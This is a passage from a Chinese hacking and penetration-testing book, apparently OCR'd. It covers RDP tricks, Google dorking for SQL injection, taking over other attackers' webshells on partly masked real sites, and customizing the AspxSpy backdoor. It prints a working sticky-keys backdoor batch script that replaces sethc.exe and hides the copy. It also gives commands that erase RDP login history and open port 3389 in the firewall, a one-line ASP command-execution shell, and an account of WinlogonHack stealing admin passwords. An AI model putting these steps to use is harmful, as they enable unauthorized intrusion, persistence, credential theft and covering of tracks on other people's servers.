关于这个东东首先是在虚拟机上看到的，在一些大型虚拟机上面当一登录系统，会突然闪出一个 DOS 窗口，又突然消失了，后面通过分析，知道这个是管理员在记录谁登录过自己的操作系统。当时觉得很什么其实简单，具体操作步骤如下：

（1）创建记录 3389 登录时间的批处理文件和日志文件

3389.bat：用户登录时运行的脚本文件。

3389log.txt ： 记录 3389 登录的 IP 地址和时间的 txt 文件。

3389.bat”批处理脚本文件内容如下：

```
date /t >>3389log.txt
time /t >>3389log.txt
netstat -n -p tcp | find ":3389">>3389log.txt
start Explorer
```

解释

第一行和第二行代码用于记录用户登录的时间。

第三行代码记录终端用户的IP地址，“netstat”是用来显示当前网络连接状况的命令，“-n”用于显示IP和端口，“-p tcp”显示TCP协议，管道符号“|”会将“netstat”命令的结果输出给“find”命令，再从输出结果中查找包含“3389”的行，然后把这个结果重定向到日志文件“3389log.txt”，最后一行为启动Explorer的命令。

（2）配置“终端服务器配置”

首先进入系统管理工具中的“终端服务器配置”，进入到默认RDP-Tcp属性中，然后切换到“环境”页下，启用“用户登录时启用下列程序”在程序路径和文件名处填写“c:\rdp\3389.bat”；并在起始于填写：“c:\rdp”，如图1-148所示。需要特别注意的是，这两个选项一定要正确，3389.bat文件位于C盘rdp文件夹下，而起始这是指3389.bat前面的路径，否则将出现3389登录错误，导致用户无法正常登录3389；一个好的解决方法是登录3389进行配置，但不退出，然后在本地另起一个3389登录，进行测试。网上还流传有其他类似的脚本，其原理大同小异，无外乎加载脚本的地方不一样。




图1-148 配置“终端服务器配置”

11. 实用技巧之十一——清除 3389 的登录记录

用一条系统自带的命令：

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client"
/f
```

取消 xp&2003 系统防火墙对终端服务 3389 端口的限制及 IP 连接的限制

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\
FirewallPolicy\StandardProfile\GloballyOpenPorts\List /v 3389:TCP /t REG_SZ /d
3389:TCP:*:Enabled:@xpsp2res.dll,-22009 /f
```

12. 实用技巧之十二——去掉限制登录

终端超出最大连接数时可用下面的命令来连接

```
mstsc /v:ip:3389 /console
```

13. 实用技巧之十三——永不查杀的 3389 后门

永不查杀的 3389 后门其原理就是利用 shift 后门，连敲 5 次 Shift 键即可直接进入服务器。将以下代码复制到服务器上通过 DOS 命令提示符窗口执行即可。

```
@echo off
copy c:\windows\explorer.exe c:\windows\system32\sethc.exe
copy c:\windows\system32\sethc.exe c:\windows\system32\dllcache\sethc.exe
attrib c:\windows\system32\sethc.exe +h
attrib c:\windows\system32\dllcache\sethc.exe +h
echo. & pause
Exit
```

14. 实用技巧之十四——WinlogonHack 记录 3389 登录密码

WinlogonHack 的原理很简单就是记录管理员登录的密码，当有 3389 登上时，自动加载 DLL，并且记录登录密码！保存为 boot.dat 文件。最新的一些版本已经可以将记录的密码发送到指定的邮箱，只要服务器连接网络，那么肉鸡就永远不会丢失。

第 2 章　Google——爱你又恨你

在 Web 渗透中 Google 搜索引擎是用得最多的辅助工具之一，Google 搜索引擎给用户带来方便的同时也带来很多安全隐患，可以说 Google 搜索引擎是黑客的最爱工具之一。Johnny Lon 曾经写了一本 *Google Hacking FOR PENETRATION TESTERS VOLUME 2*，该书全面系统地阐述了如何利用 Google 来进行 Hacking。利用搜索引擎的搜索功能来进行信息收集，如果这些信息中包含一些可以利用的漏洞信息，那么通过利用这些信息就可以快速渗透目标服务器。

本章通过一些实际案例来讨论如何利用 Google 搜索引擎来进行 Web 渗透，在每一个案例中都给出了一些渗透技巧和总结。通过掌握常见的 Google 搜索和攻击技巧，来逐步提升个人 Web 渗透水平！

本章主要内容：

- Google 批量注入。
- Google 搜索 WebShell 的实际处理思路。
- 从 WebShell 到肉鸡。
- 我用 PhpWebShell 抓肉鸡。
- Public 权限渗透某 asp.net 网站。

2.1　Google 批量注入

Google 批量注入顾名思义就是批量发现 SQL 漏洞，然后进行注入测试，通过注入等方式达到渗透的目的。在 SQL 注入出现的早期和中期由于攻击少，因此测试效果非常明显；在后期由于安全爱好者数量剧增和网站安全意识的提高，比较通用的SQL注入点少了不少，因此批量注入测试效果就要差一些。对于新出来的各个 Blog、CMS、BBS 以及一些专有系统的 SQL 注入漏洞，借助 Google 实现批量注入其效果还是不错的。

2.1.1　使用啊 D 注入工具搜索 SQL 注入点

直接打开“啊 D 注入工具”，单击“扫描注入点”，先在“检测地址”中输入“http://www.google.com”，出现 Google 的页面后，接着在 Google 搜索框中输入“filetype:asp index.asp?id=1’”，然后单击“Google 搜索”按钮进行搜索，“啊 D 注入工具”会自动检测 Google 搜索到的结果，如图 2-1 所示，一共出现了 12 个可用的注入点。



图 2-1　通过“啊 D 注入工具”批量搜索 SQL 注入点

技巧：

（1）在 Google 搜索页面中可以设置页面搜索记录显示最高为 100 项，默认是显示 10 个搜索记录。

（2）在批量注入检测时，在间隔一段时间后，单击 Google 搜索记录中页面链接，可以进行后面的检测，检测出的 SQL 注入点会自动添加在可用注入点下面。

2.1.2　进行 SQL 注入测试

在“啊 D 注入工具”最下方的 SQL 注入扫描结果中随机选中一个记录，单击“SQL 注入检测”，工具自动进行 SQL 注入检测，如果该注入点存在并且能够利用，则会给出一定的数据和提示，如图 2-2 所示，该 SQL 注入点可以猜测数据，数据库用户为 sepri，用户权限为 db_owner。依次选择检测标段和检测字段，最终可以猜测出数据库管理员表中的数据，如图 2-3 所示。



图 2-2　猜测数据库中的数据



图 2-3 获取管理员表中的数据

其后续步骤就是如何通过 SQL 注入来获取网站获知服务器的 WebShell，通过 WebShell 来提升权限，在后面的章节中会有很多案例进行分析，在此就不再赘述了。

2.1.3 总结与探讨

（1）目前 Google 搜索引擎采取了一些新策略来限制批量注入搜索。Google 通过判断搜索来路来对批量搜索 SQL 注入进行限制，通常要求用户输入验证码来判断搜索是来自软件还是来自个人。

（2）在批量注入检测中“啊 D 工具”对 asp、aspx、cfm 等 SQL 注入检测效果较好，搜索出结果后通过常规的 SQL 注入渗透方法即可获取 WebShell 和服务器权限。其关键点就是对搜索内容的定位，例如针对 aspx 的 sql 注入搜索可以是“filetype:aspx index.aspx?id=2”，通过限定网站语言的类型以及页面链接来搜索，如果已知某些系统的漏洞，通过搜索存在漏洞的具体文件，其效果会更有效。

（3）在实际注入中可以对某一个网站进行定点测试，测试语法：

```
Site:www.somesite.com filetype:asp
```

通过查看搜索出来的页面链接来进一步分析网站的时候，存在 SQL 注入。

（4）相关渗透测试。在进行 Web 渗透测试时有可能主站点无法渗透下来，但通过渗透使用这些系统的网站来获取系统的源代码，进而再回到主站进行渗透。通过 Google 搜索使用该系统的关键字来获取。

2.2 Google 搜索 WebShell 的实际处理思路

借助 Google 搜索的强大功能，有些时候可以进行投机取巧，顺手牵“鸡”。对于大多数安全爱好者来说，对入侵工具都是拿来主义，稍加修改就投入使用，在这些人中有很多人都喜欢打上自己的标签，例如本案例中的“JFolder New4 修改版”，声明“某某到此一游”！实际上在自己攻克某台服务器并留下 WebShell 的同时也就给他人可乘之机，下面将对 WebShell 的处理思路进行探讨。

2.2.1 通过 Google 搜索相应的 WebShell 关键字

在 Google 搜索框中输入“JFolder New4 修改版”就会出来一些结果，如图 2-4 所示，出来了 8 条结果，有些时候由于关键定位等问题，可能出来的搜索结果记录相对较少，这个时候可以单击搜索记录结果下面的“将省略的结果纳入搜索范围后再重新搜索”，来获取更多有关该关键字的搜索结果。



图 2-4 通过关键来搜索 WebShell

2.2.2 处理搜索结果

虽然通过 Google 搜索出相应关键的结果，但有些时候这些网页可能打不开或者说不能运行脚本，有用的记录就是那些可以正常显示 WebShell 的记录。例如在本例中一共获取了 8 个记录，通过实际测试，如图 2-5 所示，在 WebShell 页面上留有“JFolder_By_New4”，

在网页的标题栏上有“JFolder New4 修改版”，WebShell 上面显示文字和标记都可以作为 Google 搜索的关键。在本次测试中一共有 4 个 Webshell 可以正常运行：

（1）http://yh***.km***.net/UPLOAD/info/1253544968234/job.jpg.jsp

（2）http://www.s***c.org/upload/zxsl/8/job.jsp

（3）http://www.s***c.org/upload/2105/job.jsp

（4）http://www.e***z.com:8080/ewzboard/cheditor/attach/SUaYQDXP.jsp




图 2-5　测试正常的 WebShell

2.2.3　破解登录密码

现在的 WebShell 一般都要求输入一个密码用来保护 WebShell 不被他人使用，因此破解登录密码只能凭经验输入一些常见的密码进行测试，蒙对了也就进去了。

2.2.4　漏洞测试

通过 Google 搜索到 WebShell，那么该站点或者服务器一定存在漏洞，因此可以通过一些漏洞分析再现被攻击的过程。最为快捷的方法是目录列表，当然还有其他的漏洞分析方法，例如使用 SQL 注入工具扫描 SQL 注入漏洞等。在出现 WebShell 的地址多会出目录列表漏洞，通过浏览目录列表，从中寻找其他 WebShell 以及漏洞。在寻找这种漏洞时可以层层展开，对一些文件目录进行浏览，对某些特殊的文件进行访问或者下载。以 WebShell 地址“http://www.en****.com:8080/ewzboard/cheditor/attach/SUaYQDXP.jsp”为例，如图 2-6 所示，去掉 WebShell 的具体文件名称，然后回车浏览，即可看到该目录下所有文件的列表。




图 2-6　目录列表漏洞测试

2.2.5　获取 WebShell

通过地址栏中的“attach”可以知道该目录中的文件应该为图片等指定的文件类型，在该文件夹下出现了多个 jsp 文件，通过对这些文件一一进行浏览测试，如图 2-7 所示，测试数个 jsp 文件后，终于直接获取该网站的 WebShell。该 WebShell 是 JFolder1.0，不用输入密码即可访问。




图 2-7　直接获取 WebShell

说明：

（1）可以使用“site:www.xxxxx.com filetype:jsp”来对某一个站点进行定位搜索。在 Google 中输入“site:www.enwiz.com filetype:jsp”进行搜索，则在搜索结果中有两个 JFolder 的 WebShell。

（2）对站点还可以使用 Google 的其他搜索技巧进行搜索定位，进行定位搜索的目的是获取更多的信息，用来支持进一步的渗透。如图 2-8 所示，记录“JFolder New4 修改版”对应地址“www.e****.com:8080/ewzboard/cheditor/attach/bngbxlXS.jsp”，记录“JFoler 1.0 ---A jsp based web folder management tool by Steven Cee”对应地址“www.en****.com:8080/ewzboard/cheditor/attach/SUaYQDXP.jsp”。



图 2-8　使用 Google 定点搜索

2.2.6　实施控制

在现有可用的 WebShell 基础上上传一个自己的 WebShell，然后对服务器进行提权和进一步的渗透控制。在渗透控制过程中，可以积极收集和分析数据，如图 2-9 所示，将该目录下的 WebShell 打包下载到本地，然后对这些代码进行分析和处理，收集 WebShell 中的密码，整理和完善 WebShell，通过分析，取长补短，加深理解和吸收优点！在渗透武器库中增加新获取的“装备”，在有些情况下可能会获取一些意向不到的东西。




图 2-9　收集 WebShell

2.2.7　总结与探讨

（1）在获取 WebShell 后，一定要记得查看网站配置文件、数据库配置文件和数据库等，如果可能，可以将这些文件或者信息保存到本地，方便再次渗透和重新控制。

（2）获取 WebShell 后，可以站在安全评估和加固的角度，对所控制的站点或者服务器进行分析，看看服务器还存在哪些漏洞，如果你是维护者，应该从哪些方面来修补漏洞和加固系统。

2.3　从 Aspx 的 WebShell 到肉鸡

我一直都在强调一个东西，即在网络攻防中最重要的就是思维，在安全界中最近一直流行后门中的后门，即通过给出一个包含后门的 WebShell 程序，众多小黑们在外面吭哧吭哧的干活，而给出后门的老板，却在后面偷着数 WebShell。这种后门中的后门一般来说有两种类型：一种就是直接挂马，带来直接的收益；另外一种就是将小黑攻克下的 WebShell 地址、用户名和密码全部给发回，换句话说就是，小黑控制的服务器，也就是我的服务器。通过研究发现，利用该方法还可以获得不少的后门，有的还可以直接控制服务器。

2.3.1　AspxSpy 简介

AspxSpy 是网友 Bin 写的一款后门工具软件，可以到 http://www.xfocus.net/tools/200802/1247.html 或者 http://www.rootkit.net.cn/article.asp?id=57 下载其源代码，对于工具软件，我

一般都喜欢到原作者哪里去下载，这样要相对安全一些，避免经过二道贩子之手，增加不安全因素。其主要特色和功能如下：

（1）开发环境 VS2005 + C#，兼容 FrameWork1.1/2.0，基本实现代码分离。

（2）密码为 32 位 MD5 加密（小写）默认为 admin。

（3）采用 POST 方式提交数据，增强了隐蔽性。

（4）添加了 IIS 探测功能，遍历 IIS 站点信息。

（5）增强了对文件属性的修改。

（6）在 SQLTools 中增加了 SA 权限执行系统命令功能，SQL_DIR 功能，可以直接备份 log/database 到指定目录文件名为 bin.asp，Shell 为<%execute request("B")%>。

（7）增加了 Serv-U 提权功能。

（8）可以对端口实现单线程扫描。

（9）可以对注册表进行简单的读取。

2.3.2 源代码简要分析

从笔者网站将该源代码文件 aspxspy.rar 下载到本地后，首先使用杀毒软件 avast!查杀一下压缩包，一切正常，看来该代码还没有广泛流传，至少杀毒软件还未将其列入黑名单。源代码文件 aspxspy.rar 中就一个文件 aspxspy.aspx，非常简单，直接使用 UltraEdit 打开该源代码文件，如图 2-10 所示，代码是用 asp.net 写的，在第 12 行中是该后门程序的管理密码的 32 位 MD5 加密值“21232f297a57a5a743894a0e4a801fc3”。




图2-10 查看 aspxspy.aspx 程序源代码

有关源代码简要分析的说明如下。

（1）一般通过 UltraEdit 等文本编辑器来查看 WebShell 等程序的源代码。

（2）WebShell 的密码加密方式相对简单，一般是 MD5 加密。将 password 的 MD5 值“21232f297a57a5a743894a0e4a801fc3”放入 www.cmd5.com 进行查询，其结果为“admin”，如图 2-11 所示，如果小黑们没有修改该值，那么用默认密码“admin”，我们通过搜索引擎搜索就可以获得一些未经修改的 WebShell。



图 2-11　解密 Aspxspy 中的管理员密码

> **说明：**
>
> 虽然笔者在其发布程序的页面上说明了其管理员密码，但为了更好地使用该程序，因此有必要对程序中的一些关键之处进行分析。知晓笔者是采用哪种方式进行加密的，以便打造属于自己的 WebShell。

2.3.3　动手打造自己的 WebShell

1．修改原始密码

在 cmd5 页面直接输入原始的密码来获取一个 MD5 值，其原始的密码一定要设置复杂一点，例如本例中的“7a49107b5ce9067e35ff8de161ebb12d”，将其复制到 cmd5 网站进行查询，查询无结果，如图 2-12 所示，这样即使 WebShell 被别人搜索到，由于无密码，因此

也无可奈何！将“7a49107b5ce9067e35ff8de161ebb12d”替换 password 的 MD5 值“21232f297a57a5a743894a0e4a801fc3”，这样该 WebShell 基本算是属于我们自己的了，后面还有一些需要修改的地方，可以根据自己的爱好进行修改，基本不影响该程序的使用。

